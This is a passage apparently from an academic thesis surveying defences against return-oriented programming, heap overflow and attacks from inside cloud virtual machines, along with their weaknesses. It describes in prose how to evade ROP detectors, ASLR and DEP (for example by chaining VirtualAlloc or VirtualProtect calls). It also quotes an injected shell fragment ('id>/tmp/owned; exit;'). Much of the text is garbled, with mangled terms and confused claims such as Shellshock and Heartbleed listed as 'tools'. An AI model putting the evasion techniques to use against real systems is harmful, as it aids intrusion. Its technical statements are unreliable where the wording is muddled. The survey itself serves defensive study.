the encrypted and decrypted memory address. Even though the random key is created in run time, recorded in a special file and it has more security by using asymmetric encryption, it is still possible to be stolen or decrypted by malicious attackers using social engineering attacks. G-Free attempts to discover a common property of all types of ROP attacks that each gadget must end with a free branch function. This fee branch function might be manipulated to an arbitrary destination by malicious attackers.

In 2010, Return-less kernel was proposed by [126] that is a ret-base defence against ROP type, it requires source code, but does not require binary rewriting. It is not a run-time efficiency defensive countermeasure. Return-less kernel inserts a return address table to alter the register allocation algorithm to discriminate how the allocated register is being applied and then regulate the allotment (Three primary sorts of register allotment, i.e., local, global, and inter-procedural). Possibility of error affecting normal execution, due to incorrect instruction re-writing. Potential evading techniques: malicious attackers might utilize the return indices directly to populate the stack if malicious attackers can obtain information on return indices. Malicious attackers might evade this defensive countermeasure by accessing the centralized return index table and manipulating stack indices of useful gadgets. The DEP hardware may mark a memory page as writable or executable, but it is not simultaneity to defeat kernel rootkits to embed malicious codes into the kernel operating system and proceed with it. ROP attacks require arbitrarily manipulating some of a stack, pre-load it along with the memory address for proposed chaining gadgets and shifting the kernel control flow to the starting chained gadget in program code. It might defend against the ROP attacks if a defensive countermeasure can prevent gadgets are being chained into malicious codes or defeat the kernel control flow from being shifted to the starting of chained gadgets. Return-less kernel only defeats ROP gadgets ended with a return instruction, Malicious attackers might bypass this detection by using other return-like instructions without return instruction.

In 2011, CFLocking was designed by [48] that has proposed to defend all ROP types, it requires source code or binary code, and it is not a run time efficiency defensive countermeasure. All indirect control flows of CFLocking are set in conveying areas that contain ret instructions, the indirect variants of "jmp", and call. ROP attack might utilize the debug exception to shift the program control flow and modify the debug exception handler. This ROP defensive countermeasure is designed to defeat all types of return-orient programming attacks. However, it must have side information, e.g., customized compiler measure chain, source code, and binary code. Such side information is inaccessible in most cases. Malicious attackers might create a conditional gadget executing branch, this gadget executing branch proceeds in multiple threads instead of linear. It enlarges the difficulty of detection and prevention against ROP attacks.

ROPdefender was proposed by [127] that is a ret-base ROP type, it does not require source code, but requires binary rewriting, it is not a run-time efficiency defensive countermeasure. It firstly duplicates a copy of the return address, named shadow stack, before starting processing and compares it with the return to the calling instruction address by end of the function, it never requires the processing program code linked to "libc" to be recompiled again. When there are "call" and "ret", it monitors routine. It pushes the corresponding return address on the shadow stack for the "call" instructor. It compares the actual return address with the designed return address in the stack to inspect whether the routine is violated. It has a drawback: stack frames might be evaded and mistakenly allocate a return address once "longjmp and setjmp" proceed. To solve this issue, it applies continuously pops the return addresses from the stack until a match is found or till the stack is followed. Lazy binding and Unix signal are that no “call” function is aroused when a signal handler is proceeding. It adopts signal detector API and pushes the return address on the stack. The return address cannot be invoked till a “call” function proceeds when lazy loading occurs. It pushes an operating return address before the actual “ret” is called. The stack disentangles till a handle exception of function is discovered in the program process when the function in C++ does not handle any exception. It pushes the operating return address by the functions in the library when the stack disentangles the program process. The program control flow must be directed to the instructor which is the function prologue. A “ret” function must shift to the next function after the caller and pop the saved address from the stack. The “jmp” instructor is adopted among locations in a function. It is possible return-oriented programming attacks if it violates this rule. No potential attack causes the false-positive attack. It covers scenarios including exception and signal handling. If a defensive countermeasure against ROP attempts to guarantee to return of a target to its original destination, e.g., the calling function, malicious attackers might still circumvent the detection because there are many call functions in each shared library that are linked to the program. ROPdefender applies to monitor any manipulation of the return address. It might impede the conventional ROP attack based on manipulating return addresses. This model monitors the frequent appearance of return instructions and/or gadgets. The gadget process is not the same as the legitimate program gadget process in two respects: firstly, these instruction sequence processes exist many return instructions. It triggers the security alarm if three consecutive instruction sequences of five instructors end in a return; secondly, any instruction sequence violates the last-in, first-out stack rule in a benign program. ROP attack might be inspected based on these two characters. ROP defensive mechanisms include frequency of gadgets, randomizing memory address, and defensive control-flow integrity.

In 2012, ROPguard was designed by [128] that is a ret-base ROP type, it requires source code. it is not a run-time efficiency defensive countermeasure. Stack pointers must be monitored whether they direct to the proposed process or thread. The function following the “ret” of a critical function is imitated to monitor the stack activity. It is possible to launch ROP attackS if the “ret” instruction does not point to a precede “call” function. This method exists a very serious drawback because ‘critical functions’ are decided by the designer. It might not leave out some of the real ‘critical functions' that can alter the memory permission configuration or derive new executing threads from the current operating thread that are not defended against DEP.

ILR was proposed by [129] that is designed to defend all ROP types, it requires source code and binary rewriting, and it is a run-time efficiency defensive countermeasure. The memory address of every instruction has been randomized in order to prevent chain instructions by both static techniques that prevent statically unwanted gadgets via modifying their semantics or recording newly constructed functions without disturbing the rest of the binary in place. These randomization and dynamic techniques dynamically remove gadgets by utilizing fall through the map to direct the processing trace via the recorded newly constructed functions or randomizing all memory addresses of instructions. Incorrect branch target analysis may result in false positives. Potential evading techniques: malicious attackers may exploit and launch the ROP attack if malicious attackers can get any unrandomized address. ILR applies a standard hardware memory defence system to protect all applications being exploited.

Binary Stirring was designed by [130] that aims to defend all ROP types. It does not require source code but requires binary rewriting. Each time the process reboots, the system randomizes its memory address of instructions. The input of the system contains binary code for application only and the output of the new binary is dynamically created. Malicious attackers are unable to deduce the rest of the instruction memory address even though they can discover one instruction memory address. Binary operation shifts control flow and incur rather a security compatibility problem in the operating system, e.g., remote attestation, integrity measurement architecture (IMA), and Windows 7 system library protection. Binary stirring tries to apply both static and dynamic methods to defend against ROP attacks. This method statically shatters unnecessary gadgets by altering the gadgets' semantics or constituent instructors without influencing other parts of the binary.

CFIMon hardware-based was proposed by [131] that uses modern processors to check whether program control flow has been violated. It proposes to exactly detect any abnormal program control flow violation via a monitor unit in hardware. It does not need source code or binary code. CFIMon is a non-intrusive system to invest in program control-flow integrity. It integrates program static and dynamic static analysis to monitor the control flow integrity in a modern processor. The trend of ROP defensive countermeasures is adopted dynamic in compile running time to secure program control-flow integrity. This ROP defensive countermeasure is more secure in eliminating gadgets that are possible to be chained as malicious codes. However, it is difficult to eliminate all potential malicious gadgets by static analysis and it cannot use other gadgets to replace some instruction with the same semantically equivalent instruction. All ROP defensive countermeasures attempt to eliminate all possible malicious gadgets in the product development life cycle and secure the program control flow integrity at run time and prevent malicious codes to be chained into the proceeding code at compile time. Regardless of whether each defensive countermeasure is adopted, the execution of unaligned instructions is adopted by all ROP defensive countermeasures.

In 2013, Compact Control Flow Integrity and Randomization (CCFIR) was designed by [132] that aims to defend against all types of ROP attacks. It does not require source code and binary rewriting. It is a run-time efficiency defensive countermeasure. It attempts to guarantee that indirect control only shifts to the designed destination with solid software defence. It adopts binary rewriting on processes created by modern compilers. This ROP defensive countermeasure can directly be applied in the compilation execution to support defence for software. As the integrity protection of the system partakes in the same library, CCFIR exists a compatibility problem that may cause ROP defensive countermeasures failure if malicious attackers deliberately evade this non-instrumented system library.

kBouncer was proposed by [133] that aims to defend all ROP types. It does not require source code but requires binary rewriting. It is a run-time efficiency defensive countermeasure. It prevents dynamically anomalous control flow in run time by utilizing the Last Branch Record (LBR) feature provide by hardware functions. A processor supports a facility cache that embraces a set of module-specific registers with recorded source and destination addresses of the branches in branch and target register pairs. It intends to monitor the LBR stack for the recently called instructions and examines whether a memory address is attached by using a continuous instruction sequence (up to 20) ending at the branch address. Because one ROP attack must manipulate the program control flow to chain enough gadgets and shift to the location that may execute a system call, it generally executes via system calls that are enfolded in enfolding functions in Unix-like systems and Windows API functions. It might inspect API functions when the system-level procedure is executing to replace to monitor LBR stack for each indirect branch function. Only certain API calls perform certain system-level operations. It can detect ROP attacks based on abnormal control transferring. It adopts hardware features of the operating system and causes very low-performance overhead, even burdens heavy workload. It is transparent and user-friendly to most ROP defensive countermeasures without any modification for the core detection components.

The advantage of applying LBR: (1) Low-performance overhead is incurred to record the branches; (2) Transparent to most of the applications; (3) Compatibility to processes when it is totally decoupled from program running processes; (4) No requirement for instructor-level instrumentation or recompiling when it dynamically installs applications; (5) No requirement for debug symbols or source code.

There are potential evading techniques: it can inspect only LBR registers number of branches. Gadgets in other instructions excluding the selected APIs can be evaded. This is caused by a design limitation. It is schemed to treat only API instruction calls. It cannot detect ROP attacks from other proceeding approaches that do not call the chosen API. Malicious attackers might utilize the security loophole to exploit the schemed limitation and launch ROR attacks without being detected. The registers might have functions of context switch or other operating processes. More registers generally may assist to get more branches of relevant processes. There are only four to eight registers in some operators. Malicious attackers may exploit this vulnerability to chain gadgets in API with legitimate branches with less LBR number to bypass the detection. Malicious attackers might combine the number register regulation and logic method to improve the exploiting approach.

Shadow stack model is proposed by [18] that examines a copy of the call stack of firmware to monitor any malicious control flow change. A defensive methodology keeps analyzing the stack and defeats any ROP attack. It continuously monitors the stack and inspects all possible ROP attack vectors based on key features of the ROP attack. This defensive methodology needs many memory addresses in a range of programs and shared libraries to investigate ROP attacks. Shadow stack is applied to confirm a function call that goes back to the original place. To avoid malicious attackers altering the shadow call stack, it must be kept in a secure memory place. The shadow stack updates a call-like instruction that the return address is stored on the shadow stack and ret-like instruction that the targeted return address is compared with the previously saved one each time when the firmware processes. It implies that the execution control flow has been modified if any difference exists between the previous return address and the proposed return address.

This approach can monitor any alteration of execution control flow quickly, however malicious attackers still can modify data on a scratchpad, stack, and heap. This kind of exploitation would not be monitored by Network Adapter Verification and Integrity checking Solution (NAVIS). More vulnerabilities of CMS applications, Apache struts 2, multiple Jenkins exploits, and Eternal Blue (MS017-10) are exploited by using common exploiting tools like Shellshock, Heartbleed, Metasploit, printer exploits, and SQL injections.

In 2014, DROP return-oriented programming defensive countermeasure was proposed by [134]. It is a ret-base ROP type. It does not require source code, but requires binary rewriting. It is not a run-time efficiency defensive countermeasure. DROP also employs a software dynamic translation framework to process program codes, execute defense by monitoring ROP attack continue to pop up return instruction address that normally direct to the same memory address from a stack as the inherent feature of ROP attack and examine whether the processing deviates from normal process route. It inspects whether the "ret" instruction contiguously proceeded in the same location as the existing library and binary. The allocating execution addresses are scattered, they are not centralized. DROP executes the ROP defensive countermeasure relying on the internal operating system. It is an easy deployment and dynamic defense of the proceeding program. It also attempts to trap the monitored return function whether the return address is altered by static binary analysis. It ensures the kernel operating system may keep the return operations in the right place. It adopts the isolation memory method to separate the program code from libraries and administrate interaction of these codes by monitoring the return functions in the libraries. The functionalities of this method are executed in the kernel layer.

DROP also employs the OS internal facilities to defeat ROP attacks by recording the return instruction and examining the final return address later. Because the instrumentation-based method applies the dynamic binary instrumentation framework to revoke both the function call and “ret” instruction in the target execution and the compiler-based method searches the compiler extension to statically modify the source code or binary codes so that the control transfer targets can be examined before executing the processing transfer instructions. As the compiler-based method needs to access the program source codes, it will be limited to its application in the commercial market. Another drawback is that two methods are not able to afford the process restarts because they cannot defend the existing processing programs. In order to solve this drawback, DROP is an on-the-fly ROP defensive countermeasure based on the OS internal facility that can dynamically defend the existing processing programs. This ROP defensive countermeasure firstly is analyzed as “ret” instructions in static status, then is substituted with trap instructions inside the targeted program in OS kernel, and finally is separated from libraries and makes their interaction to intercept the “ret” instruction from the “libc”, examine whether the “ret” instruction in the targeted program is malicious or benign. However, DROP exists another big drawback that is not compatible with other defensive countermeasures (e.g., Integrity Measurement Architecture).

ROPPecker was proposed by [135] that can defend against all types of ROP attacks. It does not require source code and also does not require binary rewriting. It is a run-time efficiency defensive countermeasure. This sliding window method model only allows the code inside a virtual moving window to execute and then slides the window to the next adjacent code area to continuously execute. Program code outside the sliding virtual window cannot be executed. ROPPecker examines the current executing code in a sliding window at run time, the ROP attack alarm will be triggered if any code out of the sliding window executes at the same time. It can effectively defend Adobe Reader, Adobe Flash Player, and Internet Explorer, etc. A pre-processor takes apart the first six instructions from every byte of the code segment of binary and analyses them. It is defined that the gadget can be used for a potentially malicious gadget if an instruction sequence ends in an indirect branch. All stored information in a database will be compared in program processes. All pages of the code segment are set to non-executable. However, system calls, e.g., “mmap”, “mprotect” that are used to define process permissions may evade the DEP detection even if the proceeding code is outside the sliding window. False-negative attack if gadget chain is less than the threshold or longer gadgets inserted between gadget chain. Gadget gluing attack might have strong penetrating power because it blurs normal processes and abnormal processes. It may defeat the gadget gluing attack by utilizing the direct branch at run time. The detection handles the block of instructions sequence as a glued gadget and disassembles it into a basic instruction sequence. However, it may incur false-positive attacks and false-negative attacks.

Potential evading techniques: it is possible to be evaded including the size of the gadget that all fits within one window. It only inspects the number of gadgets up to six gadgets. It inspects the past process in LBR registers and future processes via monitoring the stack trace and comparing it with the database of stored gadgets information. This ROP defensive countermeasure only inspects the number of gadgets up to six at a pre-defined length. The pre-defined length might be a variant for different applications. There is a vulnerability to setting the predefined length in its pre-processing stage for all applications. Malicious attackers might circumvent this detection by simply using a chained gadget that is less than six or any pre-defined length or embedding or gluing a long-length gadget chain between two short gadgets to disturb the original chain length so as to make the chain length fit the threshold requirement. This defensive method is based on calculating the number of gadgets in the sliding window. It defines one ROP attack if the number of gadgets exceeds the pre-defined threshold in three continuous sliding windows. The number of pre-defined sliding windows for different applications is not the same and it is difficult to set before the program proceeds with applications. This defensive countermeasure's efficiency relies on the number of instructions blocks in the program code. Malicious attackers might defeat the defensive countermeasure by utilizing a brute force attack to discover the memory address of the function that contains a potentially malicious gadget. The number of attempts at a brute force attack is decided by the number of random instructions. Malicious attackers might utilize well-proportioned to discover the number of instructions. Malicious attackers may apply any leaked information to bypass the defensive method.

In 2020, LIMBO framework was proposed by [136] that applies hard-code strategies to defend ROP. LIMBO is established on spiral execution to detect ROP when a goal is accessible on the executing path. It may take console, file, and network input, etc., as program input and produces output to search adjacent executing paths. However, it may be evaded in case of memory is occupied by too many constraints or too long executing period. LIMBO framework designs a generic framework for automatically discovering defense-aware code reuse attacks in execution. It employs an existing binary to solve the reachability problem. It shows that it is better defensive performance when there are few codes available for reuse and replenishes existing techniques. LIMBO framework may automatically defend against ROP attack and DOP attacks in the presence of fine-grained CFI, despite having no special knowledge about ROP or DOP attacks. A novel model was proposed by [137] to detect control flow integrity modification by microarchitectural footprint in software and hardware detection.

In 2022, TrustZone-M was designed by [124]. It enables MCUs framework that applies ASLR and control flow integrity microcontroller to patch all programs executing absolute branches directed by function pointers. It is a TrustZone extension designed specifically for micro-controllers (MCU)s that merges hardware security techniques for fortifying the software security of MCU-based IoT devices. It creates a comprehensive security framework for IoT devices using TrustZone-M-enabled MCUs, in which device security is protected in five dimensions, i.e., hardware, boot-time software, run-time software, network, and over-the-air (OTA) update. TrustZone-M may effectively defeat ROP.

4.3.3 Existing Defensive Countermeasures against Cyberattack Launched Inside VMs

There are lots of proposed defensive countermeasures for cyberattacks launched inside from VMs:

A novel model of traffic normalizer was proposed by [138] that monitors transmitting packets by making important section standards. It might efficiently prevent most conceal channel attacks. Conceal channel attacks might be found by monitoring abnormal variations and patterns in the header section of transmitting packets.

A model was proposed by [139] to prevent one guest VM to be exploited: It immediately isolates the victim of the guest VM from other peer guest VMs and the host OS and restores the victim of the guest VM to normal condition. All peer guest VMs that are underneath the same hypervisor, host OS, and hardware system is carefully inspected to avoid other systems of cloud computing to be tainted. It is very important to monitor guest VMs' activities to protect the cloud. This model of defensive countermeasure against various cyberattacks inside VM includes: (1) Log monitoring, authentication, inspect remote access synchronization; (2) Automatically updates all applications inside VMs; (3) Necessary hardware devices connect to VMs only.

A model was proposed by [140] that an out-VM observes cyberattack vectors as Malicious Network Packet Detection (MNPD). It validates the VM traffic at the hypervisor to detect spoofing attacks. The non-spoofed packets are analyzed more utilizing activity analysis of transmitting packets to monitor abnormal traffic. The above-mentioned five defensive countermeasures cannot effectively prevent sniffing attacks because they cannot detect the latency of relaying packets and completely filter all modified malicious packets. A model was proposed by [82] to eliminate threats of the cloud-sourced sources from its two advantages: (1) Multi-tenancies share computer resources, storage, and software applications with other guest VMs users. Each VM cannot control its resources and transparency location, and cloud users' sensitive data shall be strictly isolated. A malicious VM might try to attack other guests' VMs to extract the victim's assets. Memory, storage, virtual machine processor, and network in Infrastructure as a service (IaaS) shall be isolated very well. Same to IaaS, PaaS (Platform as a Service) that derives Service-Oriented Architecture (SOA) model succeeds all security menace against the SOA domain. These menaces include Replay, Dictionary, SQL injection, MITM attack, other input validation relative cyberattacks, XML-related cyberattacks, and DDoS attacks. Transactions and data of different cloud users must be assured of security; and (2) Cloud users can adjust their schedule usage. Later cloud users of the virtual machine might purposely explore the allocated computing resources of the previous user of the virtual machine. Elasticity has a service placement engine. It retains a list of available resources of the cloud provider.

A novel model was proposed by [141] to ascertain the kernel level of a rootkit via binary analysis. They combined kernel rootkit defense and malware prevention in the cloud by intercepting all passing binaries in the virtual instances and analyzing by engines. Meanwhile, it detects an unknown attack in live introspection of all system invoking functions via comparing with the signature database. Only trusted and authorized kernel modules are permitted to manipulate persistent control of running instances. Because this defensive countermeasure only compares with the signature database when a system call is invoked, there is a security hole if the cyberattack is not invoked system call.

A model was proposed by [142] that clouds computing security works for two tiers of software components. The first tier is that VM's workload shall be separated among all VMs to avoid one can compromise another workload. The second tier is that every VM must secure its own workload, especially while accessing other clouds or outside the internet. It needs to know what kind of workload code executes while it enforces virtualization isolation in the cloud. The cloud provider is in charge of inspecting the virtual machine monitor (VMM) and cloud users operate their own guest VM in the cloud, some data executing inside VMs might be caught by the VMM or they might evade the VMM so cloud computing security works in the very complicate environment. It also considers cloud providers' investment in network security and the performance of their investment. The maximum optimization of the performance/cost ratio must be taken into consideration for a security framework against various cyberattacks in cloud computing environments.

In 2010, a defensive method for hypervisors was proposed by [85]. It proceeds with non-bypassing memory lockdown to impede any unauthorized update procedure. This method encages the memory pages and prevents malicious attackers inject malicious codes into the hypervisor software when cloud providers are aware of any malicious activities happening inside the cloud. It restricts the indexing pointers to be inserted into an indirection tier for all pointers. It applies memory lockdown and makes sure that data flow control strictly follows the precise control-flow graph and secures data storage. It is proceeded as a compiler and does not need any code of the hypervisor to be modified. The Trusted Platform Module (TPM) was proposed by [143] that may provide cryptographic hashes, signatures, and storage. TPM proposes to guarantee both load-time and run-time integrity via a hardware system. Hypervisor integrity inspection utilizes the existing hardware operating system and firmware of the integrity part to isolate the hypervisor by using TPM. It is concealed and eliminates all potential security loopholes for scrubbing attacks. It deletes all evidence of attack tails that higher software may detect. This is completed by utilizing a band channel which includes the Intelligent Platform Management Interface (IMPI), System Management Mode (SMM), and Baseboard Management Controller (BMC). It applies a hardware-based mode to secure storage, attestation, signatures, and cryptographic hashes. It may support hypervisor load time control flow integrity but supporting run-time control flow integrity is a challenge. IMPI is a management interface platform. The BMC remotely manages hardware management components to be verified. IMPI activates the SMM to have a secure environment and proceed with the software on the machine that is not easily compromised. A model was proposed by [144] to prevent cyberattack approaches be continuously discovered and evolved. This model treats defensive countermeasures as a pool of network security menace resolutions. It includes hardware-based and software- based defensive countermeasures to detect and defend cyberattacks and post-attack recovery. Cloud computing supplies exists lots of attack vectors. Multiple VMs runs in a virtualization environment and single physical hardware is partitioned into multiple regions to commonly share computing resources. Perimeter firewalls and IDS/IPS of hardware systems cannot defend against all malicious cyberattacks, it is difficult to defend against cyberattacks because it is first compromised the virtual machine monitor (VMM) in the cloud and bypasses IDS/IPS, firewall.

In 2011, a model was proposed by [145] that intercepts all passing binaries in a virtual sample and submits it to exam engines to detect malware and kernel rootkits. They presented a static analysis technique for detecting malicious drivers by monitoring the trends of implementing kernel-level rootkits and a series of features to measure the abnormal behavior in kernel drivers. The HyperAttacker model was proposed by [146] which is a testing network security defensive countermeasure based on software executing fault injection system. It is based on scenarios that are supplied by user input. It has included authentication, confidentiality effect, and integrity effect, along with their parameters have more density for hypervisor attack. A model of hypervisor defensive countermeasure was proposed by [63] that hypervisor control-flow integrity monitors and analyses all hypervisor logs and self-integrity monitoring activities. It must guarantee data control-flow integrity.

In 2012, the eCloudIDS model was proposed by [147] that is a mixture of two-tier specialist engines, uX-Engine (tier-1) and sX-Engine (tier-2). It aims to be the most secure for the public cloud. A module of defensive countermeasures for rollback attacks was proposed by [148] that safeguard the logging file of all rollback activities. Trusted Platform Module is used to inspect and assure the log integrity by checking four hypervisor calls: VM shutdown, VM suspend, VM resume, and VM boot. Another rollback attack prevention is memory isolation protection and VM’s memory page encryption to avoid hypervisor exploitation.

In 2013, four potential attacks on the ESXi5.0 hypervisor platform was researched by [149]: It hooks shared library functions, system functions, and application programmable interfaces by utilizing firewall ports to shift data flow. It focuses on promising host meta-data to escalate privilege. A tool named Giraltar was developed by [150] that can detect kernel-level rootkits by utilizing an anomaly detection-based approach. It infers invariance on kernel data structure, including both non-control and control data to detect rootkits. The run-time monitoring performance overhead is under 0.5 percent. A defensive counter-measure model of a rootkit was proposed by [151]. It has two parts: (1) In-the-Box inspection: monitor abnormal behaviours in the VMs. (2) Out-of-the-Box inspection: VM introspection is monitored and investigated from outside of the virtual environment by IT security engineers who utilize various detecting methodologies. A model was proposed by [152] that prevents three types of hypervisor non-control data modification: (1) To escalate the privilege of VMs; (2) To use resource data to obtain more physical resources; (3) Security policy is broken and causes sensitive information of users to leak via a side-channel attack.

A model was proposed by [153] that applies a static analysis technique to detect malicious kernel drivers employed by the rootkit. It applies a hypervisor to allocate the limited computing resources to observe the guest vSDN controller. Malicious attackers can discover the version and maker name of the hypervisor so as to deduce memory offsets of the non-control data more accurately. This model recommends that it never shows the name and version of the hypervisor information in the error message of the program. To keep non-control data integrity, update this non-control regularly and rapidly in the memory area. It only permits some particular functions to be altered in hardware features. It applies the following countermeasures to prevent a cyberattack against the hypervisor: (1) Automatically updates and centralized patch management without administrator interactions; (2) The management interface of the hypervisor is restrictively approached. It is authenticated for network communication management. It is encrypted by applying FIPS 140-2 validation cryptographic mode; (3) The infrastructure of the cloud is synchronized. It is connected to a trusted authoritative server; (4) Do not connect unnecessary parts from hardware or the host system; (5) Shut down all unnecessary servers or hypervisors to guest VMs; (6) Utilize introspection capabilities to inspect the VM's activities. The best defensive countermeasure is to apply digital signs for the guest virtual machines. It must validate the digital sign prior to executing sensitive applications; (7) Prevent buffer overflow, integer overflow, and heap overflow in stack- based and return-oriented programming (ROP) attacks on the hypervisor.

A model was proposed by [65] to prevent virtual machine escape that is one of hypervisor compromising. The hypervisor is an extremely crucial part of cloud computing as it is the pivot node to supply virtualization in the cloud.

In 2016, a model was proposed by [154] that continuously monitors all applications inside VMs, updating and patching up all newly discovered security loopholes and attack paths issued in the Common Weaknesses Enumeration (CWE) and National Vulnerability Database (NVD) to improve the cloud security environment. Firewall, IDS/IPS shall be automatically updated, discover threats, and eliminate all potential vulnerabilities by inspecting HTTP requests and responses. The model that includes all kinds of services with allocated resources defense. Potential security threat of cloud computing: (1) Virtualization brings new security threats; (2) Isolation is broken.

Multiple tenants of VMs have required very well-structured software design vertical resolution from the top layer to the bottom physical framework. It must apply the most restrictive boundaries; (3) Security management policy for the inside cloud. Policy implementation is a critical factor; (4) Holistic security wrapper is shared by guest VMs. Their activities shall be investigated regularly; (5) This model gets various security overviews, connects to such overviews in the whole security package, and concentrates on abstraction issues; (6) Flexible security interfaces connect with engines and APIs in cloud internal architecture; (7) Multi-tenancies can check their own security configuration. They can adjust their scale-up or down of security configuration in elasticity; (8) Integration and coordination security manage various software layers; (9) Adjustment is easy to meet environment-changing requirements.

In 2017, a model is designed by [155] that researches the impact of various factors affecting hypervisor scheduling. NvCloudIDS was proposed by [156] that protects against network intrusion, and hypervisor based on analyzing the behavior of network traffic data. Virtual Machine Monitor (VMM) is developed to detect kernel rootkits of program control flow alteration in a guest virtual machine [15]. They invent an exploiting binary analysis technique to detect the module's resembling behavior of rootkit at load time. It relies on an abstract model of the module that is not impacted in the binary image of the module by modification. However, this VMM cannot detect cyberattacks if the control flow has not been modified. A model named a Group of mobile agents was proposed by [157] that applies some moving deputies to monitor abnormal activity in the cloud environment to detect cyberattacks.

A model of NIC Access Enforcer was designed by [81] to protect the Ethernet device and synopsized Cloud security innovations: CloudVMI, blockchain technology, data mining techniques and artificial intelligence (AI), etc. They also proposed a Cloud introspection prototype system.

In 2019, Naive Bayes Classifier Approach was proposed by [158] that is a collaborative filtering approach based on item-based and user-based information as matrix factorization. It applied predictive analysis to the vulnerability dataset that consists of lots of cyberattacks, that occurred on the virtual machine, either on XEN or VMware. Bayesian Game-Theoretic Intrusion Detection System was proposed by [159] that defines the critical relation between the hypervisor inspecting its vSDN controllers and the source of the new procedure. It requires possibly invoking DDoS attacks via exploited virtual switches as a non-cooperative dynamic Bayesian game of IDS/IPS.

In 2022, a model of the integrated usage of three approaches was designed by [160] to defending the shared virtualized system among VM via periodic security scanning and defeating microarchitectural cyberattacks and viruses. MIMIC was designed by [161] that is a machine learning-guided framework for Trojan insertion, which may produce valid Trojans for a given design by mimicking the properties of known Trojans and viruses.

4.4 Weakness of Existing Defensive Countermeasures

This study has chosen three different types of attacks that are common and well-known forms of cyberattacks against the cloud. The three types of cyberattacks chosen for this study are heap overflow, return-oriented programming (ROP), and cyberattacks launched inside virtual machines.

4.4.1 Weaknesses in Defensive Countermeasure against Heap Overflow

Most of the existing defensive countermeasures against heap overflow only focus on Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) to defend against heap overflow attacks. ASLR and DEP can impede threats from stack and heap overwrite, but these countermeasures can be bypassed [20]: (1) Read arbitrary memory address: By obtaining the leaked information provides some clues to evade ASLR protection. It provides some information about where modules locate by reading memory. Later, the module address of the function can be predicted by monitoring the modules that are in which separate groups; (2) Write memory arbitrarily: To evade DEP and write codes into heap area and change proceeding control flow, escalate privilege, and execute shellcode; (3) Proceeding arbitrary program codes: To proceed with malicious codes to compromise the computing system.

There are lots of evading techniques against heap overflow defensive countermeasures. Microsoft Windows contains two main safeguard software components against ASLR and DEP. However, all other memory addresses related to the base address can be deduced if the memory base address is leaked [162]. These can be circumvented with more advanced cyberattack techniques. If the heap block pointer can be emancipated and the address of memory space is linked to a key pointer, the datum might be manipulated, and a false heap block can be created in this memory. Malicious attackers may control the key pointer to arbitrarily write data into the memory address. Therefore, false heap blocks in the emblem memory address might evade the IDS/IPS.

Malicious attackers may also adopt format string attacks to manipulate computing systems. The format string can read arbitrarily anywhere in memory by using “%s” command and write malicious codes anywhere in memory. The format string is an effective approach that may alter the program control flow. If a memory address is pointed to the ";", it will be transferred to the system method because the semicolon character is the exact identity functionality as a non-operation function in the shell. When several semicolons follow “id>/tmp/owned; exit;", it proceeds at the end of the format string, and the return memory address might be replaced. When the vulnerability of format string is invoked in the same execution, format string can evade DEP of stack defense. The ability to read arbitrary memory address and write arbitrary code makes format string has strong exploitation power. It has been adopted to launch many large scopes of cyberattacks and cause catastrophe.

Even though lots of well-known defensive countermeasures have been developed, including double-free, chunk size detection, double-linked conflict detection, and heap overflow, string exploiting instances still continuously happen. Automatic detection and exploitation of the hijacking vulnerability are extensively applied. They are based on utilizing taint analysis and symbolic execution to resolve the path constraints of a hijacking point from a source point of data input. Those defensive countermeasures that cannot resolve the allocation and free operation of the chunk can be bypassed by heap overflow attacks. A heap overflow attack does not need to indirectly exploit key data that leads to IP register hijacking. Previous works focus on predicting the likelihood of exploitation and have not monitored all function pointers. They have a security problem in heap overflow defensive countermeasures and need to patch up these security loopholes.

Function pointers may be altered in the following eight cases [52]: (1) To invoke UNLINK; (2) To execute shellcode; (3) To modify memory address; (4) To modify integers and cause integer overflow; (5) To utilize format string to arbitrarily read memory address and write malicious codes into to memory address so as to alter the function pointers; (6) To modify the size field of the formerly distributed chunk of an “an_entry” structure; (7) To corrupt unlink() macro or frontlink() macro; (8) To divide data. Malicious attackers can manipulate one or several of these vulnerabilities to modify the program control flow and fulfil a successful cyberattack via heap overflow. In order to patch up these security holes, this study proposes an eight-tier heap overflow prevention methodology to monitor relative fields to prevent all function pointers to be altered without authority in this thesis.

However, previous defensive countermeasures do not cover all function pointers that include invoking UNLINK, executing shellcode without authority, memory address modified, modifying integers in the heap to process malicious codes, the size field of the formerly distributed chunk of an "an-entry" structure is modified. Malicious attackers have opportunities to evade these heap overflow defensive countermeasures.

4.4.2 Weaknesses in Defensive Countermeasure Against Return-oriented Programming Attack

Most of the existing defensive countermeasures against return-oriented programming attacks only focus on Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), frequent return instructions and gadgets, shadow stack, and the sliding window method. However, many evading techniques may bypass ROP defensive countermeasures. ASLR might be simply evaded by using brute force attack or deciding the memory address of the required modules, e.g., kernel32.dll, or creating a proper address for the whole ROP chain. It is not difficult for return-oriented program to chain a series of invocation stack frames without ASLR defensive countermeasures. All shared libraries, stack, and heap are randomized with ASLR protection, return-oriented program attack is only feasible to compromise program code sequences and the shared library functions available in the application because all the major application objects, code region, data region, "plt" region, "bss" region and got region are fixed in constant address even with ASLR defensive countermeasure. The dynamic loader can discover the dynamic memory addresses of all invoked shared library functions. It is possible that indirectly invoked shared library functions are manipulated to insert into a program application via the "plt" region. Un-referenced functions and functions that have not been invoked can be deduced by the invoked shared library functions in the "plt" region. Those memory addresses of resolved library functions are shown in the defined region as static addresses that might be found out and even altered by manipulated gadgets. No matter whether the shared library function has or has not been invoked, its memory address might be deduced if the binary of the library leaks. The resolved memory address of shared library functions in the "plt" slot might be deduced by adding an offset into a gadget between an invoked function of the shared library and a required library function. When a symbol of a shared library is utilized, gadgets might be used to deduce any shared library function that has not to be invoked.

DEP might be evaded by invoking memory distribution or prevention functions via Application Import Address Table (IAT): (1) VirtualAlloc + copy memory: It allows malicious attackers to create a new memory region to insert a shellcode and execute the after the attacker chain two API together; (2) SetProcessDEPPolicy: It permits malicious attackers to modify the DEP policy for the program proceeding to execute arbitrary code in arbitrary memory address; (3) VirtualProtect: It permits malicious attackers to alter the address with the shellcode as proceeding for the memory area and modify the protection level; (4) NtSetInformationProcess: It allows modification of the DEP policy and executes shellcode from the stack; (5) WriteProcessMemory: It permits malicious attackers to copy and jump to another memory location, and execute it; (6) HeapCreate+Heap Alloc + copy memory: It is similar to VirtualAlloc. Malicious can insert and execute arbitrary code in arbitrary memory after malicious attackers successfully chain three APIs with each other.

